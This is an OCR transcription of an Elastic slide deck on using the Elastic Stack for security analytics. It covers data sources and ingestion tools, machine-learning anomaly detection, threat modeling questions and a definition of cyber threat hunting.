


Threat Detection Market



Network Analysis	Log-based Security Analytics	Network Forensics
Payload Analysis		Payload Forensics
Endpoint Analysis		Endpoint Forensics

Cybersecurity Maturity Curve



elastic


The Elastic Approach

Customer reference (LINK)

elastic

Advantages of the Elastic Stack

improve your security posture




Eliminate blind spots by using all your data

Investigate threats more quickly and efficiently

Reduce dwell time by identifying threats earlier

elastic

Foundation for Effective Security Analysis




Collect all parts of the puzzle

Normalize for aggregation and correlation across sources


Enrich to extend attributes available for analysis

Index data for fast search and analytics



Data Sources


Domain	Data Sources	Timing	Tools
Network	PCAP, Bro, NetFlow	Real time, Packet-based	Packetbeat, Logstash (netflow module)



Data Sources


Domain	Data Sources	Timing	Tools
Network	PCAP, Bro, NetFlow	Real time, Packet-based	Packetbeat, Logstash (netflow module)
Application	Logs	Real-time, Event-based	Filebeat, Logstash

elastic




Data Sources

Domain	Data Sources	Timing	Tools
Network	PCAP, Bro, NetFlow	Real time, Packet-based	Packetbeat, Logstash (netflow module)
Application	Logs	Real-time, Event-based	Filebeat, Logstash
Cloud	Logs, API	Real-time, Event-based	Beats, Logstash



Data Sources

Domain	Data Sources	Timing	Tools
Network	PCAP, Bro, NetFlow	Real time, Packet-based	Packetbeat, Logstash (netflow module)
Application	Logs	Real-time, Event-based	Filebeat, Logstash
Cloud	Logs, API	Real-time, Event-based	Beats, Logstash
Host	System State, Signature Alert	Real-time, Asynchronous	Auditbeat, Filebeat (Osquery module),Winlogbeat




Data Sources

Domain	Data Sources	Timing	Tools
Network	PCAP, Bro, NetFlow	Real time, Packet-based	Packetbeat, Logstash (netflow module)
Application	Logs	Real-time, Event-based	Filebeat, Logstash
Cloud	Logs, API	Real-time, Event-based	Beats, Logstash
Host	System State, Signature Alert	Real-time, Asynchronous	Auditbeat, Filebeat (Osquery module),Winlogbeat
Active	Scanning	User-driven, Asynchronous	Vulnerability scanners


elastic

Enrichments Filters



elastic

The Ingestion to Production Flow




elastic

Detecting Anomalies

using machine learning

What is Normal?

When something behaves like itself



When something behaves like its peers

elastic

When abnormal matters

User Behavior

- Unusual authentication activity
- Unusual file access

Host Behavior


- Free disk space lower than average
- Unusual log entries

Network Behavior

- Unusual connections between hosts
- Higher than average data transfer

Application Behavior

- Service response time abnormally high
- Dropped connections exceed normal



high memory alerts


-- server 1 -- server 2 -- server 3

The advantages of anomaly-driven alerting

Understand Seasonality

Reduce False Positives

Identify Areas of Focus



Avoid Manual Threshold Review and Revision

Getting Started – Machine Learning Recipes

Threat Hunting

and the intelligence enrichment cycle

Threat Modeling

Who is your **Adversary?**


What is their **Motivation ?**

What are they **targeting?**

What is the **Impact** of a successful attack?


elastic

The intelligence feedback loop



elastic


Cybersecurity Maturity Curve



elastic

The Elastic Stack Enables Quick Iteration

speed is king



Eliminate blind spots by using all your data

Investigate threats more quickly and efficiently


Reduce dwell time by identifying threats earlier

~~Hacking~~ Hunting, Investigations & Patient 0

elastic

Cyber Threat Hunting

"The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions."




elastic

Cyber Threat Hunting

"The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions."

Cyber Threat Hunting

"The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions."



elastic

